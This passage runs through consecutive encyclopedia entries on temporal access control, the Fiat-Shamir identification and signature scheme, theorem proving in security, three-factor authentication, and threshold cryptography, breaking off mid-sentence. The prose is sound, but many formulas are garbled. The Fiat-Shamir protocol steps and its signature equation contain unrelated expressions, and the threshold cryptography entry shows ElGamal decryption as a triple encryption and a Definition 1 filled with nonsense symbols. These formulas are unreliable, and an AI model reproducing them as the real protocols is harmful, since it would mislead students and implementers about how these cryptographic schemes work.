Vuagnoux M, Pasini S (2009) Compromising electromagnetic emanations of wired and wireless keyboards. In: 18th USENIX Security Symposium (USENIX Security 09). USENIX Association, Montreal

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_831

Temporal Access Control

Claudio Bettini[11] ✉
(11) Department of Computer Science, Università degli Studi di Milano, Milano, Italy

✉ **Claudio Bettini**
Email: claudio.bettini@unimi.it

Synonyms

Temporal authorization models; Time-based access control

Definitions

Temporal access control extends access control by restricting the validity of authorizations based on time-dependent conditions. As a simple example, a temporal access control policy may grant to an employee the authorization to access the enterprise database only during her work shift and to update a specific table only on specific weekdays after 5 p.m. The validity of an authorization may also be temporally conditioned by the validity of another authorization. For example, the authorization for an employee to read data from a database table in a certain interval of time may be conditioned to an authorization for his manager to modify the table in a *previous* interval of time.

Temporal access control is supported in expressive discretionary access control models including both positive and negative authorizations and grant options. It is also supported in role-based access control models.

A less common use of this term refers to an authorization model for temporal data. In this case, the time-dependent conditions do not refer to the

validity of the authorization but are intended to restrict the resources being accessed, based on their temporal characterization. For example, an authorization to access a time series of sensor values may be restricted to the values acquired in the past month.

Background

The need for temporal access control originates from the changes along time of the sensitivity of system resources, as well as from the changes along time of the needs of different categories of users to access resources of a complex system. Ad hoc solutions for conditioning authorizations to simple temporal constraints have been adopted for a long time in computer science, but only in the mid-1990s a formal framework for discretionary temporal access control named *temporal authorization model* (TAM), was proposed (Bertino et al., 1996). TAM access control policies have an associated temporal expression denoting the time instants in which the policy applies. Operators are also supported to temporally condition one policy to another, as well as to compactly specify sets of authorizations for groups of users or resources. Negative authorizations and grant options are also supported. TAM was later extended to support authorizations with periodical validity and expressed in terms of multiple time granularities (e.g., months, weeks, weekdays) (Bertino et al., 1998).

A few years later, the popularity of role-based models inspired the *temporal role-based access control model* (TRBAC) (Bertino et al., 2001). The main objective of this model is similar to TAM, but temporal conditions, instead of being associated to authorizations, are associated with the enabling and disabling of the roles that are assigned to users. Temporal dependencies among roles are also supported. An extension of this model, known as *generalized TRBAC* (GTRBAC), introduces support in TRBAC for temporal constraints on the user-role and role-permission assignments (Joshi et al., 2005). Different temporal aspects are considered in the *temporal data authorization model* (TDAM) (Gal and Atluri, 2000) that is aimed to support access control in systems handling highly dynamic and timestamped data, like domain-specific information portals, as well as temporal databases or time series. Explicit and derived TDAM authorizations are conditioned to temporal properties of the involved resources, like their validity or transaction time.

Theory and Applications

Temporal access control *policies* are defined according to a *temporal access control model* and formalized using a policy specification language including temporal expressions. A temporal access control *mechanism* is provided to decide, based on policy evaluation, if requests for access should be granted or denied.

Major technical issues are involved in the design of a temporal access control model and policy evaluation mechanism. With respect to common access control, temporal expressions in the policy specification language substantially increase the complexity of the model formal semantics and the difficulty of proving soundness and security properties. The policy evaluation mechanism needs to support temporal expression evaluation, which often involves nontrivial mathematics, and must be carefully implemented for efficient access control.

The languages of temporal access control models differ from the reference DAC and RBAC models mainly for the syntax and semantics of the temporal expressions associated to nontemporal policies. In TAM, a temporal authorization has the form `(time-exp, auth)` where `time-exp` is a temporal expression denoting a possibly periodical set of time intervals in which the `auth` access authorization can be applied. Rules of the form `(time-exp, auth1 OP auth2)` where `OP` is one of the temporal operators ASLONGAS, WHENEVER, UPON are used to derive new authorizations based on temporal dependencies from other authorizations. For example, `(([2020,2021],Working-days),(Ann,pay-check-file,read)` upon `(Tom,pay-check-file,write))` states that Ann can read the paycheck file each working day starting from the first in 2020 in which Tom can write that file, with the authorization expiring after 2021. In TRBAC and GTRBAC, an expression of the form `(time-exp, event)` is used to specify the time intervals in which a certain role enabling or disabling event can occur. Triggers based on the occurrence of events are used in TRBAC to capture temporal dependencies among authorization states. Periodic intervals in `time-exp` are represented using the same formalism in TAM, TRBAC, and GTRBAC. As an example, the expression `[2020/01,2020/06], Weeks + {2,…,6}.Days + 10.Hours` ▷ `4.Hours` denotes all the 4-hour

intervals from 9a.m. to 1p.m. every weekday from January 2020 to June 2020. Algebraic expressions involving multiple time granularities and periodic intervals are far from trivial, and this is reflected in the involved technical issues regarding the semantics and the consistency of a set of temporal access control policies. TDAM temporal expressions do not support periodicity but are logical formulas with variables denoting time instants and simple functions on these variables. For example, the expression ($t \geq t_{create} + 1month$) can be used to limit the access to a resource to 1 month later than its creation.

Applications

Temporal access control finds application in modern data management systems by extending the flexibility of their access control mechanisms. Access control is also considered as one of critical security mechanisms in cloud and service-oriented distributed computing, and the inclusion of temporal constraints on the access to shared resources can enhance their protection.

Open Problems and Future Directions

A crucial issue for a successful application of the proposed access control mechanisms is the efficient evaluation of the policy rules, especially when they involve negative authorizations, complex operators, and time and spatial granularities.

Several extensions of temporal access control have been proposed, among which spatiotemporal access control in RBAC is probably the most investigated (Abdunabi et al., 2013). Since mobile and pervasive systems are characterized by moving users and resources, access control for these systems needs to take into account both time and location and possibly even other context data. This is still an interesting research direction especially considering the evolving regulations on data protection and the emerging platforms for data science and mobile data sharing.

Cross-References

Access Control

Discretionary Access Control (DAC) Policies
Role-based Access Control

References

Abdunabi R, Al-Lail M, Ray I, France RB (2013) Specification, validation, and enforcement of a generalized spatio-temporal role-based access control model. IEEE Syst J 7(3):501–515

Bertino E, Bettini C, Ferrari E, Samarati P (1996) A temporal access control mechanism for database systems. IEEE Trans Knowl Data Eng 8(1):67–80

Bertino E, Bettini C, Ferrari E, Samarati P (1998) An access control model supporting periodicity constraints and temporal reasoning. ACM Trans Database Syst 23(3):231–285

Bertino E, Bonatti PA, Ferrari E (2001) TRBAC: a temporal role-based access control model. ACM Trans Inf Syst Secur 4(3):191–233

Gal A, Atluri V (2000) An authorization model for temporal data. In: Proceedings of the ACM Conference on Computer and Communications Security, vol 5, issue (1), pp 144–153

Joshi JB, Bertino E, Latif U, Ghafoor A (2005) A generalized temporal role-based access control model. IEEE Trans Knowl Data Eng 17(1):4–23

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300975

Temporal Authorization Models

Temporal Access Control

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300976

Temporary Identity

Pseudonyms for Mobile Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300977

The Economics of Information Exchange

Economics of Information Sharing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300978

The Economics of Personal Data

Economics of Privacy and Personal Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_319

The Fiat-Shamir Identification Protocol and the Feige-Fiat-Shamir Signature Scheme

Yvo Desmedt[12] ✉
(12) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

Fiat-Shamir proposed the use of zero-knowledge interactive proofs for entity authentication and using their Fiat-Shamir trick to generate digital signatures.

Introduction

There are several variants of the *Fiat-Shamir identification protocol*. One way to classify these is based on the number of secrets. In the basic one (Shamir 1986a) each prover knows only one secret. Another is to distinguish between *identity-based* and *public key*-based ones. In both, a trusted center made public $n = p \cdot q$ such that p and q are secret primes only known to the center.

In the *identity-based* system (Fiat and Shamir 1987, pp. 152) (see also Fiat and Shamir 1987; Shamir 1986a, b), a trusted center gives each user a *secret key*, partially based on biometrics. In particular, to receive an *identity* from the trusted center, Alice goes to the center. There her fingerprints and

other biometric information are collected and her identity is verified. *I* is the string which contains Alice's identity (name), Alice's biometrics, and other information to identify Alice uniquely. The center chooses *k* small $j_i (1 \le i \le k)$ such that $x_i := f(I, j_i)$ are quadratic residues mod *n*, where *f* is a public function. The center calculates as secrets the smallest $s_i := (\sqrt{x_i})^{-1} \bmod n$ and gives these secrets to Alice (write these in Alice's smart card).

In the public key-based system, Alice chooses her secrets and publishes a public key. In particular, Alice chooses uniformly random $s_i \in_R Z_n$ and computes $-n_0^{-1} \pmod{2^w}$. These x_i with Alice's identity is published in an authentic public directory.

Preliminary

In the *identity-based* scheme, when Bob wants to verify Alice's *identity*, Bob asks Alice's identity *I* together with the j_i and Bob checks Alice's biometrics. If correct, Bob then calculates $x_i := f_i(I, j_i)$. Else Bob halts.

In the *public key*-based scheme, Alice reveals her *identity* and Bob finds her public key in the public key directory.

The Protocol

Repeat the protocol *t* times:

Step 1 Alice chooses uniformly random *r* and computes $z := r^2 \bmod n$ and sends *t* to Bob.

Step 2 Bob sends Alice bits e_i $(1 \le i \le k)$.

Step 3 Alice sends $\alpha := r * \prod_{e_i=1} s_i^{e_i} \bmod n$.

Step 4 Bob verifies that $H_i = E_{X_i}^{\oplus}(H_{i-1})$ . .

If all the verifications are correct, Bob accepts.

Parameters

The size of t and k as functions of n is chosen depending on whether one uses Fiat-Shamir as an identification protocol, or as a *zero-knowledge interactive proof*. For more details see Burmester and Desmedt (1989).

Feige-Fiat-Shamir Signature Scheme

The Fiat-Shamir scheme can be used to *digitally sign*. This is called the *Feige-Fiat-Shamir signature*. To sign a message m, just use a secure *hash functionh* to compute e_i in the above protocol as follows:

$$f_{m,n_2}(s) = r_0 \tag{1}$$

where z is as above. Use the Fiat-Shamir protocol and publish as signature: $(\mathbf{e}, \alpha)$ where $\mathbf{e} = (e_1, \ldots, e_k)$ and α is as above. The use of a hash function to compute $\mathbf{e}$ is often called the Fiat-Shamir trick.

To verify the signature the verifier computes z' as in Step 4. Then the verifier uses this z' to compute $\mathbf{e}'$ using Eq. 1. If $\mathbf{e}' = \mathbf{e}$, the verifier accepts the signature of m.

The Fiat-Shamir trick provides secure digital signature schemes under the *random oracle model* (Pointcheval and Stern 1996). Unfortunately, the random oracle model is a questionable proof technique and a deeper study of this impact on the Fiat-Shamir can be found in Goldwasser and Kalai (2003) and Canetti et al. (2019).

Cross-References

Interactive Proof
Random Oracle Model
Zero-Knowledge

References

Burmester MVD, Desmedt YG (1989) Remarks on the soundness of proofs. Electr Lett 25(22):1509–1511

Canetti R, Chen Y, Holmgren J, Lombardi A, Rothblum GN, Rothblum RD, Wichs D (2019) Fiat-Shamir: from practice to theory. In: Charikar M, Cohen E (eds) Proceedings of the 51st Annual ACM

SIGACT Symposium on Theory of Computing, STOC 2019, Phoenix, AZ, USA, 23–26 June, 2019. ACM, pp 1082–1090

Fiat A, Shamir A (1987) How to prove yourself: practical solutions to identification and signature problems. In: Odlyzko A (ed) Advances in Cryptology, Proceedings of Crypto ’86, Lecture Notes in Computer Science, vol 263. Springer, pp 186–194. Santa Barbara, California, USA, 11–15 Aug, 1987

Fiat A, Shamir A (1987) Unforgeable proofs of identity. In: Securicom 87, 4–6 Mar, 1987. Paris, France, pp 147–153

Goldwasser S, Kalai YT (2003) On the (in)security of the Fiat-Shamir paradigm. In: 44th Symposium on Foundations of Computer Science (FOCS 2003), Proceedings 11–14 Oct, 2003, Cambridge, MA, USA. IEEE Computer Society, pp 102–113

Pointcheval D, Stern J (1996) Security proofs for signature schemes. In: Maurer U (ed) Advances in Cryptology – Eurocrypt ’96, Proceedings, Lecture Notes in Computer Science, vol 1070. Springer, pp 387–398. Zaragoza, Spain, 12–16 May, 1996

Shamir A (1986a) Interactive identification, 23–29 Mar, 1986. Presented at the Workshop on Algorithms, Randomness and Complexity, Centre International de Rencontres Mathématiques (CIRM), Luminy (Marseille), France

Shamir A (1986b) The search for provably secure identification schemes. In: Proceedings of the International Congress of Mathematicians, 3–11 Aug, 1987, pp 1488–1495. Berkeley, California, U.S.A., 1986.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_869

Theorem Proving and Security

Catherine Meadows[13] ✉
(13) U.S. Naval Research Laboratory, Washington, DC, USA

✉ **Catherine Meadows**
Email: catherine.meadows@nrl.navy.mil

Synonyms

Interactive theorem proving and security

Definition

Theorem proving is the use of automated techniques to provide mathematically sound proofs of theorems. Theorem provers are programs that provide such automated support.

Background

Because a theorem prover generally will support proofs of a large class of (usually undecidable) theorems, it requires interaction with the user. The prover will possess a set of proof tactics that it can apply, but the user may be required to choose which tactics, or even suggest tactics of their own. Some theorem provers also function as proof checkers, in which the user writes the proof themself, and use the theorem prover to check its validity. Because of their wide scope and the ability to interact with a sophisticated user, provers are especially useful for difficult problems that cannot be solved by other automated tools that require less interaction but apply to a more limited range of problems.

Some popular theorem provers available today that have been used in security applications are PVS (Owre et al. 1992), ACL2 (Kaufmann et al. 2000), Isabelle/HOL (Nipkow et al. 2010), and Coq (Bertot and Casteran 2004). All of these have a long history, because of the investment of time and work that is needed to learn how to use a theorem prover.

Applications

One of the best-known applications of theorem provers in security is in the verification of secure systems that are being evaluated under the highest levels of the TCSEC (also known as the Orange Book), and later the ITSEC and the Common Criteria. The highest assurance levels of these criteria require a formally specified security model, a formal top-level specification, and a proof that the specification satisfies the security model. The scope of this task means that in order to do this, automated support has generally been necessary. Thus, most systems evaluated at the highest levels incorporated the use of automated theorem provers, beginning with the Honeywell SCOMP (Benzel 1984), which made use of the Boyer–Moore theorem prover, an ancestor of ACL2, and the GEMSOS operating system, which made use of the Interactive Theorem Prover, produced by the Systems Development Corporation in the 1980s. A more recent example is the use of PVS in the verification of the embedded system described by Heitmeyer et al. in (2008).

Theorem provers can also be helpful in exploring a problem that is not yet well enough understood to develop special purpose tools that would require less user interaction. The use of theorem provers in this fashion can lead to the development of libraries of formal problem-specific theories that can be used in subsequent analyses or even as guidelines for development of special purpose tools. Examples include Paulson's (1998) use of the Isabelle theorem prover to prove security of cryptographic protocols, in which a substantial theory was built up that could be applied to the problem, and the use of the Otter theorem prover by Youn et al. (2005) to analyze cryptographic application program interfaces (API's), in which it was shown how a theorem prover could be used to reason about different types of attacks on APIs.

The applications of theorem provers described above have mainly been to systems and standards. However, there is also a growing interest in

applying theorem provers to supplying added rigor to journal-level proofs of security of cryptographic algorithms. In 2006, Bellare and Rogaway (2006) identified a “crisis of rigor” in cryptography, proposed a game-based approach to security proofs, and provided a structure within which rigorous proofs could be more easily expressed. The idea behind game-based proofs is that the security of a cryptosystem is modeled as a game between the cryptosystem and an attacker, and this game is transformed via a series of steps into a game for which it is trivial to prove that the attacker cannot win. Game-based proofs have also turned out to be amenable to formalization and mechanization. Researchers have begun to develop tools that use theorem provers that provide formal game-based proofs of crypto algorithms, the most well-known being Easycrypt (Barthe et al. 2014), which is based on Coq. This and other formal methods tools for cryptography are surveyed in (Barbosa et al. 2001).

Open Problems and Future Directions

Many of the open problems of theorem proving are straightforwardly applicable to computer security. These include reducing the amount of user interaction required, combining different provers, how to best combine provers with decision procedures such as SAT solvers and model checkers, how to generate proofs that can be easily incorporated into security arguments, and how best to formalize new classes of theories, such as theories of cryptographic security. The application of theorem provers to cryptography, if it turns out to be successful, also points to a new way in which experts in automatic theorem proving can collaborate with mathematicians, giving them tools which they can use to assure the correctness of their results. This itself is a whole new area of research.

Cross-References

Common Criteria
Formal Methods in Certification and Evaluation

References

Barbosa M, Barthe G, Bhargavan K, Blanchet B, Cremers C, Liao K, Parno B (2001) SoK: Computer-aided cryptography. In: 42nd IEEE symposium on security and privacy, pp 777–795

Barthe G, Dupressoir F, Grégoire B, Kunz C, Schmidt B, Strub P (2014) Easycrypt: A tutorial. In: Foundations of security analysis and design VII: FOSAD 2012/2013 tutorial lectures, pp 146–166

Bellare M, Rogaway P (2006) Code-based game-playing proofs and the security of triple encryption. EUROCRYPT 2006, St. Petersburg. LNCS, vol 4004. Springer, Berlin

Benzel TV (1984) Analysis of a kernel verification. In: Proceedings of 1984 IEEE security and privacy. IEEE Computer Society Press, Silver Spring, Oakland

Bertot Y, Casteran P (2004) Interactive theorem proving and protocol development. Coq'Art: the calculus of inductive constructions. Springer, Berlin

Heitmeyer CL, Archer M, Leonard EI, McLean J (2008) Applying formal methods to a certifiably secure software system. IEEE Trans Softw Eng 34(1):82–98

Kaufmann M, Manolios P, Moore JS (2000) Computer-aided reasoning: an approach. Academic, Boston

Nipkow T, Paulson L, Wenzel M (2010) Isabelle/HOL: a proof-assistant for higher-order logic. Springer, Berlin

Owre S, Shankar N, Rushby J (1992) PVS: a prototype verification system. In: CADE 11, Saratoga Springs

Paulson L (1998) The inductive approach to verifying cryptographic protocols. J Comput Secur 6:85–128

Youn P, Adida B, Bond M, Clulow J, Herzog J, Lin A, Rivest RL, Anderson R (2005) Robbing the bank with a theorem prover. Cambridge University Computer Laboratory Technical Report UCAM-CL-TR-644

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300980

Threat Intelligence

Cyber Threat Intelligence

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300981

Three-Dimensional Palmprint

3D Palmprint

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_793

Three-Factor Authentication

Saeed Abu-Nimeh[14] ✉
(14) Damballa Inc, Atlanta, GA, USA

✉ **Saeed Abu-Nimeh**
Email: sabunimeh@damballa.com

Synonyms

Multifactor authentication; Strong authentication

Definition

The use of three factors to identify, i.e., authenticate, a user. The three factors are: something the user knows (e.g., password), something the user has (e.g., token), and something the user is (e.g., biometric).

Background

The Computer Security Guidelines for Implementing the Privacy Act of 1974 (FIPS PUB 41) was the first to mention the characterization of the three factors of authentication. Carlton et al. discussed the strengths and weaknesses of these factors in detail. The authors divided the tests to authenticate a user to: (1) things that the user knows, (2) things that the user has, (3) and things that the user is.

Applications

Passwords are the most common example of the first type of authentication factors. A password is a secret information that only the authorized person knows. A password can also include a passphrase or a PIN. The strengths of password systems are the low cost and ease of implementation of these systems. The weaknesses include the countless ways to sniff, intercept, and crack passwords. In addition, it is hard to discover the compromise of a system by breaking a password until the damage has been done.

Tokens are one of the most known examples of the second factor. Authentication in this factor relies on something that the user posses. This includes secret information on a magnetic stripe card, a smart card, or a password calculator. The strengths of token-based authentication are the requirement of physical objects in the authentication process, which renders them harder to break. In addition, a user can tell if the token has been stolen, and it is hard for the user to share the token with others. The weaknesses include: higher deployment and maintenance costs of such systems, the hardware is prone to failure or can be lost, and portability of the physical hardware.

The biometric factor is a physical or a behavior trait that is unique to the user to be authenticated. Biometric features include a fingerprint, eye iris, voice, hand geometry, and written signatures. The strengths of this factor include: ease of use by the user and portability. However, the weaknesses of this authentication approach include: high cost of setup and maintenance. In addition, this approach is prone to interception when read remotely. Also, authorization systems using this type may reject authorized users due to physiological changes.

Systems that require high levels of security include two or three of these factors. For example, bank ATM cards require two factors: a password, i.e., a PIN, and a token, i.e., an ATM card.

Open Problems

All three factors of authentication do not guarantee that the person who is providing the authentication information is the authorized person to use the system. Authentication systems rely on the secrecy of the authentication mechanisms. Therefore, if the secrecy of these authentication mechanisms is lost, the authentication system is void.

Cross-References

Authentication
Biometrics
Multifactor Authentication
Password
Smart Card

Recommended Reading

Burr WE, Dodson DF, Timothy Polk W (2006) Electronic authentication guideline. NIST Special Publication 800–863, National Institute of Standards and Technology, Gaithersburg, USA

Carlton SF, Taylor JW, Wyszynski JL (1988) Alternate authentication mechanisms. In: Proceedings of the eleventh national computer security conference, Baltimore, pp 333–338

Cope BJB (1990) Biometric systems of access control. Electrotechnology 18(2):71–74

England DM (1988) Zodiac: personal identification by signature. Comput Bull 4:33–34

Farrow R (1991) UNIX system security. Addison-Wesley, Reading

Lobel J (1986) Foiling the system breakers: computer security and access control. McGraw-Hill, New York

Luby M, Racko C (1989) A study of password security. J Cryptol 1(3):151–158 [MathSciNet]

Norman ARD (1983) Computer insecurity. Chapman and Hall, London

Rankl W, Effing W (2010) Smart card handbook, 4th edn. Wiley, Chichester

Smith RE (2002) Authentication: from passwords to public keys. Addison-Wesley, Reading

Spaord EH, Weeber SA (1991) User authentication and related topics: an annotated bibliography. Technical report CSD–TR–91–086, Purdue University

Vielhauer C (2006) Biometric user authentication for IT security: from fundamentals to handwriting, vol 18 of Advances in information security, chapter 4. Springer, New York, pp 77–115

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_330

Threshold Cryptography

Yvo Desmedt[15] ✉
(15) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

The use of shares of a secret key by an authorized subset of users to perform an operation that classically is done by a single user knowing the secret key.

Introduction

In modern cryptography most schemes have been developed for a scenario with one sender and one receiver. However, there are scenarios in which many receivers (or many senders) need to share the power to use a cryptosystem. The main motivation for *threshold cryptography* was to develop techniques to deal with the multi-sender/multi-receiver scenarios.

To illustrate the aforementioned scenarios several particular cases of threshold cryptography are discussed to clarify its importance. To motivate *threshold decryption*, take the setting of *key escrow* (Beth 1990, p. 210). In Micali's approach (Micali 1993) as well as the NIST proposal Clipper Chip proposal (Escrowed Encryption Standard 1993), a threshold scheme is used. Key Escrow agents have shares of each user's secret key. When a court order is received, the law enforcement receives these shares from the Key Escrow agents. This permits recovering the user's secret key. A major

disadvantage of these schemes is that once these shares of a user have been provided, the law enforcement receives the technical means (the key) to decrypt any ciphertext received (or sent) by this user. This implies even those ciphertexts sent before the court order was issued. A solution that reduces this risk is one in which a threshold of shareholders decrypt specific messages *without leaking during this process anything about other plaintexts or the secret key*. Achieving the above is precisely the goal of threshold decryption. So, while in threshold schemes the shareholders (called the Key Escrow Agencies in the Clipper proposal) *reveal* their shares to the law enforcement agency, in threshold decryption they *use* their shares; only the plaintext (see *cryptosystem*) is revealed to the law enforcement agency.

Now consider *threshold signatures*. Often documents do not originate from a single source but from multiple. Indeed, consider a democracy, e.g., the parliament, in which no member has the power himself/herself to make a law. There, a majority is required. So, the original concept of *digital signature* needs to be adapted. A seemingly trivial approach would be to have the members have shares of the secret key (corresponding to the parliament public key), and when a message needs to be signed, a member voting for the proposal, just reveals his/her share to the speaker (chair). The speaker can then compute the secret key and sign the message. However, this approach has a major security problem. Indeed, the speaker obtaining the secret key could fraudulently (now or in the future) authenticate other messages alone. The real solution to prevent this type of fraud is to have the members calculate the digital signature together *without divulging, to each other or to others, anything more about digital signatures for different messages, or about the secret key used in the process*. Achieving this is the goal of threshold signatures.

In general, any traditional cryptosystem has a threshold variant. Consider a scheme that has some security requirement S against an adversary. In such a system usually a party has some secret key. To achieve the threshold variant, first, this secret key is shared among l parties, often called shareholders. To achieve a threshold cryptography variant one needs the following conditions:

- *Reliability*. The new cryptographic scheme, when executed by t of the shareholders, satisfies the security condition S.

- *Threshold Security*. Any attempt by $t-1$ shareholders to help a passive (active) adversary break the original security condition S will fail.

A scheme satisfying these conditions is called a t-out-of-l threshold cryptosystem (for a more detailed description among these lines, see Desmedt 1993).

So, one can speak, for example, about:

- *Threshold pseudorandomness*. In which a threshold of parties generate jointly a pseudorandom string.
- *Threshold zero-knowledge interactive proof of knowledge*. In which a threshold of parties prove to know jointly a secret, without divulging to each others and outsiders anything additionally about this secret.
- *Threshold authentication codes*. In which a threshold of parties is required to generate a MAC.

Let us first focus on the case insiders try to help a passive adversary. Note that in the above description of threshold cryptography, the threshold condition can be replaced by a general *access structure*, as already addressed by Frankel and Desmedt (1993). From now on when we speak about threshold cryptography, we include the case the access structure is a general access one.

Threshold cryptography being a very active research area and NIST having made a call for threshold cryptography (Threshold cryptography at NIST, https://pages.nist.gov/NLPER/Module-14-threshold.html; Multi-party threshold cryptography, https://csrc.nist.gov/Projects/Threshold-Cryptography/) it is impossible in a few pages to give a complete survey of all the work done and all of the subtle issues.

Different Approaches

Two main approaches and a variant are distinguished.

A General Approach

For the case of the general approach (De Santis et al. 1994), let us express the underlying cryptographic scheme as $f_k(input)$, where k is a secret key and, in the case of, for example:

- *Threshold decryption*. The *input* is a ciphertext.

- *Threshold signatures*. The *input* is a message to sign.

In the general approach, one defines a parameterized function g such that $g_{input}(k) = f_k(input)$ for each k and input. The general approach now works when the function g_{input} is an homomorphism, i.e.,

$$g_{input}(k_1) * g_{input}(k_2) = g_{input}(k_1 + k_2) \quad (1)$$

where $k_1, k_2 \in K(+)$, an Abelian group.

Note that many cryptographic schemes satisfy this condition. Examples are the *one-time pad* encryption/decryption and the *RSA cryptoscheme*. A part of the decryption in the *ElGamal public key encryption* scheme also satisfies this condition. Indeed when receiving (c_1, c_2), to decrypt the receiver computes $e_{k_1}(d_{k_2}(e_{k_1}(x)))$. The exponentiation is the only part that uses the secret key a. This exponentiation trivially satisfies Eq. 1.

How one can use such a cryptosystem to make a threshold cryptographic variant is explained. To facilitate the reading, start with a simple case. In general one uses a multiplicative secret sharing scheme (in the context of threshold cryptography), which is discussed in section "Using a Multiplicative Secret Sharing Scheme."

A 2-Out-of-2 Case

Equation 1 can be used immediately to obtain a 2-out-of-2 threshold cryptographic variant of the cryptographic scheme based on g. Indeed, assume $k \in K(+)$ is the secret key, where K is a group (a quasigroup (Albert 1943) is sufficient). Now assume that k_1 was chosen uniformly random in K and that $k_2 = -k_1 + k$. Give the first participant k_1 and the second k_2 as shares of k.

Each time now that the cryptographic scheme must be used on some input a, participant i computes the *partial result* $y = e_{k_3}(e_{k_2}(e_{k_1}(x)))$, i.e., the underlying cryptographic scheme is used as if the key is replaced by the share k_1. (In threshold signatures the partial result is called *partial signature*, etc.)

Now, from α_1 and α_2 anybody can compute what the output of the original cryptographic scheme would be using Eq. 1. If this result is transmitted outside some organization, the party that performs this computation is called a *combiner*.

The proof of security is rather easy in this case. Since slightly different arguments are needed dependent whether the security condition is an unconditional or condition one, a sketch is given. First, the reliability condition is satisfied due to the homomorphic property of g and the fact that $k = k_1 + k_2$. The threshold security property follows from the following argument. Suppose one participant could help an adversary in beating the security condition S, then the adversary does not need that participant (informally, the original scheme does not satisfy the condition S). We demonstrate that the adversary can just simulate that participant. Indeed k_1 occurs uniformly random, and due to the one-time pad property (Shannon 1949) so does k_2. Suppose the inside participant is P_1, then the adversary chooses a uniformly random k_1 and computes $g_a(k_1)$. Since $g_a(k) = g_a(k_1) * g_a(k_2)$, the task for the adversary to compute $g_a(k)$ is as hard as the computation of $g_a(k_2)$.

The more general case of a t-out-of-l threshold cryptographic scheme (or the use of a general access structure) is only a little more complex.

Using a Multiplicative Secret Sharing Scheme

First define what a *multiplicative secret sharing* scheme is.

Definition 1 Let $\mathcal{O}(1)$ be a group from which the secrets are chosen and $\mathbb{R}^3$ be a set from which the shares of the ith participant are chosen. Let $\min\{t+1, f+2\}$ be a set of l participants, and $\mathbb{F}_{16}$ be an access structure over $\mathcal{O}$. A multiplicative sharing scheme for $\mathcal{G}$ is a secret sharing scheme in which the dealer distributes the shares in such a way that if P_i gets s_i, $i = 1, \ldots, n$, then for each $\mathsf{Query}_{\mathcal{C},\mathcal{A}}\big(\big(K, st, q\big), \mathsf{EDS}\big)$, any secret $k \in \mathcal{K}$ can be expressed as

$$k = \psi_{i_1,\mathcal{B}}(s_{i_1}) \cdot \psi_{i_2,\mathcal{B}}(s_{i_2}) \cdot \quad \cdots \quad \cdot \psi_{i_{|\mathcal{B}|},\mathcal{B}}(s_{i_{|\mathcal{B}|}}), \tag{2}$$

where $\sqrt{n}$, $j \in \mathcal{B}$, are functions from $|/$ to $\mathcal{O}$ which any P_j can compute.

If the participants P_j are polynomially bounded, then one should assume that $g_i = g^{b_i}$, $j \in \mathcal{B}$, can be computed in polynomial time.

Note that when K is an Abelian group, and additive notation is used, then Eq. 2 becomes:

$$k = \sum_{i \in \mathcal{B}} \psi_{i,\mathcal{B}}(s_i). \tag{3}$$

How to achieve the threshold cryptographic scheme is explained. Let the participants have shares s_i of the secret key k. To execute the cryptographic scheme on input a, when the set $a_{\mathfrak{q}}$ is known, each participant P_i in $a_{\mathfrak{q}}$ computes the partial result $g_a(\psi_{i,\mathcal{B}}(s_i)) = f_{\psi_{i,\mathcal{B}}(s_i)}(a)$. These partial results are sent to the combiner, who basically performs a multiplication. Indeed due to the homomorphic property of g,

$$g_a(k) = \prod_{i \in \mathcal{B}} g_a(\psi_{i,\mathcal{B}}(s_i)) \tag{4}$$

The case that $a_{\mathfrak{q}}$ is not known in advance is briefly discussed in section "Unknown Subset of Participants."

Here are some examples of multiplicative secret sharing schemes. If K is a finite field, then *Shamir's threshold scheme* is multiplicative. This allows to explain the threshold ElGamal public key encryption scheme (Desmedt and Frankel 1990). In the case of RSA, $K = Z_{\phi(n)}$ and so Shamir's threshold scheme cannot be used. An additional problem is that making $\phi(n)$ public would allow an enemy to break RSA. To address this issue *black box secret sharing* schemes were studied. These work, regardless what K is, provided one can perform the group operation in the Abelian group K efficiently. For details of such schemes see Desmedt and Frankel (1994), Cramer and Fehr (2002), and Cramer et al. (2005).

(For more details about multiplicative secret sharing, see, e.g., Desmedt et al. (1995), Desmedt and Jajodia (1997), Di Crescenzo and Frankel (1999) and also Frankel and Desmedt (1993), Frankel et al. (1993).)

Unknown Subset of Participants

An interesting case occurs when the set of participants is unknown before the final output is computed by the combiner, and one wants to avoid interaction between the shareholders and the combiner.

This issue can be resolved in the case the functions $\hat{g}(a)$ correspond with multiplications with the scalar $\mathcal{A}^n$. . This can be addressed using

